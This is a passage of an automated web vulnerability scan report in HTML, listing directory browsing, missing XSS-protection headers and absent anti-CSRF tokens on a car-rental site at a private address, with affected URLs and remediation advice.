<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/vehicleimages/?C=D;O=D</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/company-accounts/?C=S;O=D</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/?C=D;O=A</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/?C=S;O=D</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/pictures/?C=N;O=A</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/pictures/?C=N;O=D</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/pictures/?C=S;O=A</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/company-accounts/?C=S;O=A</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/?C=S;O=A</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/vehicleimages/?C=N;O=A</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/vehicleimages/?C=S;O=D</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/vehicleimages/?C=N;O=D</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">Instances</td><td width="80%">35</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">Solution</td><td width="80%"> Review the source code of this page. Implement custom error pages. Consider implementing a mechanism to provide a unique error reference/identifier to the client (browser) while logging the details on the server side and not exposing them to the user. </td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">Reference</td><td width="80%"> </td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">CWE Id</td><td width="80%">200</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">WASC Id</td><td width="80%">13</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">Source ID</td><td width="80%">3</td>
</tr>
</table>

<table width="100%" class="results">
<tr height="24" class="risk-medium">
<th width="20%">Medium (Medium)</th><th width="80%">Directory Browsing</th>
</tr>
<tr bgcolor="#e8e8e8">

<td width="20%">Description</td><td width="80%"> It is possible to view the directory listing. Directory listing may reveal hidden scripts, include files , backup source files etc which can be accessed to read sensitive information. </td>
</tr>
<TR vAlign="top">
<TD colspan="2"></TD>
</TR>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/assets/</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/assets/switcher/css/</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/assets/switcher/</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/css/</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/assets/images/favicon-icon/</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">Parent Directory</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/pictures/</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/js/</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/vehicleimages/</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/company-accounts/</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/assets/js/</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/assets/images/</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/icons/</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>

```
        </tr>
        <tr bgcolor="#e8e8e8">
          <td width="20%" class="indent2">Attack</td><td width="80%">Parent Directory</td>
        </tr>
        <tr bgcolor="#e8e8e8">
          <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/assets/css/</td>
        </tr>
        <tr bgcolor="#e8e8e8">
          <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
        </tr>
        <tr bgcolor="#e8e8e8">
          <td width="20%" class="indent2">Attack</td><td width="80%">Parent Directory</td>
        </tr>
        <tr bgcolor="#e8e8e8">
          <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/assets/switcher/js/</td>
        </tr>
        <tr bgcolor="#e8e8e8">
          <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
        </tr>
        <tr bgcolor="#e8e8e8">
          <td width="20%" class="indent2">Attack</td><td width="80%">Parent Directory</td>
        </tr>
        <tr bgcolor="#e8e8e8">
          <td width="20%">Instances</td><td width="80%">15</td>
        </tr>
        <tr bgcolor="#e8e8e8">
          <td width="20%">Solution</td><td width="80%"><p>Disable directory browsing.  If this is required, make sure the listed files does not
induce risks.</p></td>
        </tr>
        <tr bgcolor="#e8e8e8">
          <td width="20%">Reference</td><td
width="80%"><p>http://httpd.apache.org/docs/mod/core.html#options</p><p>http://alamo.satlug.org/pipermail/satlug/2002-
February/000053.html</p><p></p></td>
        </tr>
        <tr bgcolor="#e8e8e8">
          <td width="20%">CWE Id</td><td width="80%">548</td>
        </tr>
        <tr bgcolor="#e8e8e8">
          <td width="20%">WASC Id</td><td width="80%">48</td>
        </tr>

        <tr bgcolor="#e8e8e8">
          <td width="20%">Source ID</td><td width="80%">1</td>
        </tr>

      </table>
      <div class="spacer"></div>
      <table width="100%" class="results">



        <tr height="24" class="risk-low">
          <a name="low"></a><th width="20%">Low (Medium)</th><th width="80%">Web Browser XSS Protection Not Enabled</th>
        </tr>



        <tr bgcolor="#e8e8e8">
```

<td width="20%">Description</td><td width="80%"> Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server </td>
</tr>
<TR vAlign="top">
<TD colspan="2"></TD>
</TR>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/vehicleimages/?C=D;O=D</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/company-accounts/?C=D;O=A</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/change-password.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/assets/images/favicon-icon/apple-touch-icon-114-precomposed.html</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/?C=N;O=D</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/company-accounts/?C=S;O=D</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/post-testimonial.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/pictures/</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/?C=M;O=A</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/company-accounts/?C=D;O=D</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/my-booking.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/pictures/?C=S;O=A</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/?C=N;O=A</td>

```
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/testimonials.php?eid=5</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/pictures/?C=M;O=D</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/company-accounts/?C=S;O=A</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/vehicleimages/?C=N;O=A</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
```

```
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/vehicleimages/?C=S;O=D</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/page.php</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/page.php?type=faqs.php</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-XSS-Protection</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%">Instances</td><td width="80%">78</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%">Solution</td><td width="80%"><p>Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-
Protection HTTP response header to '1'.</p></td>
</tr>

<tr bgcolor="#e8e8e8">
```

<td width="20%">Other information</td><td width="80%"> The X-XSS-Protection HTTP response header allows the web server to enable or disable the web browser's XSS protection mechanism. The following values would attempt to enable it: X-XSS-Protection: 1; mode=block X-XSS-Protection: 1; report=http://www.example.com/xss The following values would disable it: X-XSS-Protection: 0 The X-XSS-Protection HTTP response header is currently supported on Internet Explorer, Chrome and Safari (WebKit). Note that this alert is only raised if the response body could potentially contain an XSS payload (with a text-based content type, with a non-zero length). </td>
</tr>
<TR vAlign="top">
<TD colspan="2"></TD>
</TR>

<tr bgcolor="#e8e8e8">
<td width="20%">Reference</td><td width="80%"> https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet https://www.veracode.com/blog/2014/03/guidelines-for-setting-security-headers/ </td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">CWE Id</td><td width="80%">933</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">WASC Id</td><td width="80%">14</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Source ID</td><td width="80%">3</td>
</tr>

</table>

<table width="100%" class="results">

<tr height="24" class="risk-low">
<th width="20%">Low (Medium)</th><th width="80%">Absence of Anti-CSRF Tokens</th>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Description</td><td width="80%"> No Anti-CSRF tokens were found in a HTML submission form. A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf. CSRF attacks are effective in a number of situations, including: * The victim has an active session on the target site. * The victim is authenticated via HTTP auth on the target site. * The victim is on the same local network as the target site. CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS, because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin policy. </td>
</tr>
<TR vAlign="top">
<TD colspan="2"></TD>
</TR>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/vehical-details.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%"><form method="post"></td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/vehical-details.php?vhid=5</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%"><form method="post"></td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%"><form method="post"></td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/post-testimonial.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%"><form method="post" name="signup" onSubmit="return valid();"></td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/page.php?type=aboutus.php</td>

```
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Evidence</td><td width="80%">&lt;form method="post"&gt;</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/contact-us.php</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Evidence</td><td width="80%">&lt;form action="#" method="get" id="header-search-
form"&gt;</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/page.php?type=faqs/%5Bh%5B</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Evidence</td><td width="80%">&lt;form action="#" method="get" id="header-search-
form"&gt;</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/updatepassword.php</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Evidence</td><td width="80%">&lt;form  method="post" name="signup" onSubmit="return
valid();"&gt;</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/profile.php</td>
</tr>
```

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%"><form method="post" name="signup" onSubmit="return valid();"></td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/profile.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%"><form action="changepicture.php" id="form" enctype="multipart/form-data" role="form" method="POST"></td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/search-carresult.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%"><form method="post" name="signup" onSubmit="return valid();"></td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/car-listing.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%"><form action="search-carresult.php" method="post"></td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/profile.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%"><form action="changepicture.php" id="form" enctype="multipart/form-data" role="form" method="POST"></td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/profile.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%"><form action="changepicture.php" id="form" enctype="multipart/form-data" role="form" method="POST"></td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/page.php?type=privacy/php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%"><form method="post"></td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/vehical-details.php?vhid=3</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%"><form method="post"></td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/profile.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>

</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%"><form method="post"></td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/vehical-details.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%"><form method="post" name="signup" onSubmit="return valid();"></td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/profile.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
